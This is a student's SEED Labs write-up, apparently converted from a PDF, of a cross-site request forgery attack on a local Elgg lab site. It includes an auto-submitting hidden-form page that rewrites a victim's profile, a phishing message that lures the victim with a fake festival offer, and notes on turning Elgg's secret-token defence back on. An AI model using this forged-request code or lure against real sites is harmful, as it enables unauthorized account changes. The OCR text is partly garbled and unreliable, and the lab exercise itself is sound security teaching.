
Headers Cookies Params Response Timings

Filter request parameters

accesslevel[phone]: 2
 accesslevel[skills]: 2
 accesslevel[twitter]: 2
 accesslevel[website]: 2
 briefdescription: Friendship+with+Alice
 contactemail:
 description: <p>Hi,</p>
 <p>My name is Boby. Alice and I are Friends!!</p>
 guid: 43
 interests:
 location:
 mobile:


Now we will create the redeem.html of the attacker's website to send a POST request to <http://www.csrflabelgg.com/action/profile/edit> with the appropriate form fields. This form is again

kept hidden from the user and the form is automatically submitted when the page loads. The updated redeem.html is shown below.



```
1 <html>
2   <body>
3     <h1>This page forges an HTTP POST request.</h1>
4     <script type="text/javascript">
5       function forge_post(){
6         var fields;
7         fields += "<input type='hidden' name='name' value='Alice'>";
8
9         fields += "<input type='hidden' name='description' value='Bob is my Hero!'>";
10        fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
11
12        fields += "<input type='hidden' name='briefdescription' value='>";
13        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
14
15        fields += "<input type='hidden' name='location' value='>";
16        fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
17
18        fields += "<input type='hidden' name='guid' value='>";
19
20        var p = document.createElement("form");
21        p.action = "http://csrflabelgg.com/action/profile/edit";
22        p.innerHTML = fields;
23        p.method = "post";
24        document.body.appendChild(p);
25        p.submit();
26      }
27
28      window.onload = function() {
29        forge_post();
30      }
31
32    </script>
33  </body>
34
35 </html>
```

We also require the guid of Alice as the form field. We can find this by going to members page and then viewing the page source that contains the guid value of Alice saved in a Javascript variable.




The screenshot shows the Mozilla Firefox browser interface with the address bar set to `http://www.csrflabelgg.com/profile/alice`. The page content displays the member profile for Alice, and the browser's developer tools are open, showing the page source code. A specific line of code is highlighted:

```
var guid="42";
```


This line defines a global variable `guid` with the value `42`, which corresponds to Alice's user ID.

We update the redeem.html with the guid value of Alice which is 42.



```
1 <html>
2     <body>
3         <h1>This page forges an HTTP POST request.</h1>
4         <script type="text/javascript">
5             function forge_post(){
6                 var fields;
7                 fields += "<input type='hidden' name='name' value='Alice'>";
8
9                 fields += "<input type='hidden' name='description' value='Bob is my Hero!'>";
10                fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
11
12                fields += "<input type='hidden' name='briefdescription' value=' '>";
13                fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
14
15                fields += "<input type='hidden' name='guid' value='42'>";
16
17                var p = document.createElement("form");
18                p.action = "http://csrlabattacker.com/action/profile/edit";
19                p.innerHTML = fields;
20                p.method = "post";
21                document.body.appendChild(p);
22                p.submit();
23
24            }
25
26            window.onload = function() {
27                forge_post();
28            }
29
30        </script>
31
32    </body>
33 </html>
```

Again we compose a message and send it to Alice.



Compose a message : CSRF Lab Site - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Compose a message : http://www.csrlabattacker.com | http://www.csrlabattacker.com | All Site Activity: CSRF Lab | +

www.csrlabattacker.com/messages/add/43

Activity Blogs Bookmarks Files Groups More >

Messages

Compose a message

To: Alice

Write recipient's username here.

Subject: Redemption of Diwali Offer

Message:

Congratulations Alice,
You have won free electronics of Deepavali Offer
Click on the below link to redeem your offer
<http://www.csrlabattacker.com/redeem.html>

Send

Search

Friendship with Alice

Blogs Bookmarks Files Pages Wire posts

Inbox Sent messages

Network

Request	Method	URL	File	Domain	Cause	Type	Transfer...	Size	0 ms	1.28 s	2.56 s	3.84 s	5.12 s
200	GET	wysiwyg.css		www.csrlabattacker.com	stylesheet	cached		4.48 KB					
200	GET	livesearch?term=Alice&match_on[]=users&name=recipients		www.csrlabattacker.com	xhr	json		1.92 KB	1.61 KB				75 ms
28	requests	714.96 KB / 5.38 KB transferred			Finish: 5.32 s	DOMContentLoaded: 643 ms	load: 1.79 s						

Victim [Running] - Oracle VM VirtualBox

Alice's Inbox : CSRF Lab Site - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Most Visited SEED Labs Sites for Labs

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Messages

Inbox

Boby Redemption of Diwali Offer just now

Congratulations Alice,
You have won free electronics of Deepavali Offer
Click on the below link to redeem your offer
<http://www.csrflabattacker.com/redeem.html>

Boby Exciting Diwali Offer on Electronics 10 hours ago

Hi Alice,
Checkout the exciting offers on Electronics on the occasion of Deepavali!
<http://www.csrflabattacker.com/>
Happy Deepavali !!

Compose a message Search

Alice

Blogs Bookmarks Files Pages Wire posts

Inbox Sent messages

Delete Mark read Toggle all

Network Tab Data

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.40 s	1.92 s
200	GET	reportedcontent.js	www.csrflabelgg.com	script	js	cached	0 B							
200	GET	Plugin.js	www.csrflabelgg.com	script	js	cached	630 B							

15 requests 123.71 KB / 7.96 KB transferred | Finish: 1.71 s | DOMContentLoaded: 1.27 s | load: 1.75 s

The below screenshot shows Alice's profile before the CSRF attack. We observe that there is not about me section in Alice profile.

Victim [Running] - Oracle VM VirtualBox

Alice : CSRF Lab Site - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Most Visited SEED Labs Sites for Labs

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Alice

Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Add widgets

Friends

Time when "load" event occurred

Network Tab Data

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.40 s	1.92 s
200	GET	ready.js	www.csrflabelgg.com	script	js	cached	271 B							
200	GET	Plugin.js	www.csrflabelgg.com	script	js	cached	630 B							

14 requests 121.49 KB / 3.88 KB transferred | Finish: 1.31 s | DOMContentLoaded: 856 ms | load: 1.41 s

When Alice clicks on the link sent in the message he is redirected to the attackers website which further sends a POST request which adds 'Boby is my Hero!' in Alice's profile.

The below screenshot shows Alice's profile after the CSRF attack. We observe that 'Boby is my Hero!' is added as Alice's about me. Thus the CSRF attack using POST request was successful.

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	959 ms	1.28 s	Headers	Cookies	Params	Response	Timings	Stack Trace
302	POST	edit	www.csrflabelgg...	document.html	3.98 KB	14.39 KB		183 ms										
200	GET	alice	www.csrflabelgg...	document.html	4.01 KB	14.39 KB		119 ms										
200	GET	font-awesome.css	www.csrflabelgg...	stylesheet.css	cached	28.38 KB												
200	GET	elgg.css	www.csrflabelgg...	stylesheet.css	cached	58.10 KB												
200	GET	colorbox.css	www.csrflabelgg...	stylesheet.css	cached	3.80 KB												
200	GET	42large.jpg	www.csrflabelgg...	img	jpeg	cached	14.79 KB											
200	GET	jquery.js	www.csrflabelgg...	script	js	cached	0 B											
200	GET	jquery-ui.js	www.csrflabelgg...	script	js	cached	0 B											
200	GET	require_config.js	www.csrflabelgg...	script	js	cached	800 B											
200	GET	require.js	www.csrflabelgg...	script	js	cached	0 B											
200	GET	elgg.js	www.csrflabelgg...	script	js	cached	0 B											
200	GET	en.js	www.csrflabelgg...	script	js	cached	0 B											
200	GET	init.js	www.csrflabelgg...	script	js	cached	619 B											
200	GET	ready.js	www.csrflabelgg...	script	js	cached	271 B											
200	GET	Plugin.js	www.csrflabelgg...	script	js	cached	630 B											

15 requests | 136.13 KB / 7.99 KB transferred | Finish: 1.09 s | DOMContentLoaded: 790 ms | load: 1.17 s

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Answer 1: We can retrieve the guid of Alice from Boby's account by visiting Alice's profile and then clicking on view page source, the guid of Alice is stored in elgg variable in the javascript tag in the html along with the guid of Boby

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer 2: In this case it is not possible to perform a CSRF attack because we will not be able to access the guid of the user, since only the cookie is passed and we will not be able to view the source page from Javascript disabling us from getting the username or guid of the user.

Task 4: Implementing a Countermeasure for Elgg

In this task we try to defend against CSRF attacks. There are two approaches which can be used to counter them. They are: Secret-token approach - Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server. Referrer header approach - Web applications can also verify the origin page of the request using the referrer header. However, due to privacy concerns, this header information may have already been filtered out at the client side. We now turn on the secret-token countermeasure by visiting '/var/www/CSRF/Elgg/vendor/elgg/engine/classes/Elgg'. We need to find the function named

gatekeeper in 'ActionService.php' and then we comment out 'return True' statement. This is shown in the screenshot below.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/bin/bash

/bin/bash 80x24

```
[11/15/20]seed@Chandan_PES1201701593:.../Elgg$  
[11/15/20]seed@Chandan_PES1201701593:.../Elgg$  
[11/15/20]seed@Chandan_PES1201701593:.../Elgg$ pwd  
/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg  
[11/15/20]seed@Chandan_PES1201701593:.../Elgg$ ls | grep 'ActionsService.php'  
ActionsService.php  
[11/15/20]seed@Chandan_PES1201701593:.../Elgg$
```

320 ms → 183 ms → 119 ms

GET /index 200 www.csrflabelgg...document.html 4.01 KB 14.59 KB

200 GET font-awesome.css www.csrflabelgg...stylesheet.css cached 28.38 KB

200 GET elgg.css www.csrflabelgg...stylesheet.css cached 58.10 KB

200 GET colorbox.css www.csrflabelgg...stylesheet.css cached 3.80 KB

Victim [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

*ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit

```
258     * @return int number of seconds that action token is valid
259     */
260    public function getActionTokenTimeout() {
261        if ((Stimeout = _elgg_services()->config->get('action_token_timeout')) === null) {
262            $timeout = 2;
263        }
264        $hour = 60 * 60;
265        return (int)((float)$timeout * $hour);
266    }
267
268 /**
269 * @see action_gatekeeper
270 * @access private
271 */
272 public function gatekeeper($action) {
273     //return true;
274
275     if ($action === 'login') {
276         if ($this->validateActionToken(false)) {
277             return true;
278         }
279
280         $token = get_input('_elgg_token');
281         $ts = (int) get_input('_elgg_ts');
282         if ($token && $this->validateTokenTimestamp($ts)) {
283             // The tokens are present and the time looks valid: this is probably a mismatch due to the
284             // login form being on a different domain.
285             register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));
286             forward('login', 'csrf');
287         }
288
289         // let the validator send an appropriate msg
290         $this->validateActionToken();
291
292     } else if ($this->validateActionToken()) {
293         return true;
294     }
295
296     forward(REFERER, 'csrf');
297
298 }
299
300 /**
301 * Was the given token generated for the session defined by session_token?
302 *
303 * @param string $token      CSRF token
304 * @param int    $timestamp   Unix time
305 * @param string $session_token Session-specific token
306 *
307 * @return bool
308 * @throws elgg_error_exception
309 */
310
```

PHP Tab Width: 8 Ln 274, Col 31

We now try clicking on the same malicious file from Alice account and check if we able to change the profile. We first edit our index.html to change the profile from 'Boby is my hero' to 'Boby is my super Hero!. This change is shown in the screenshot below.

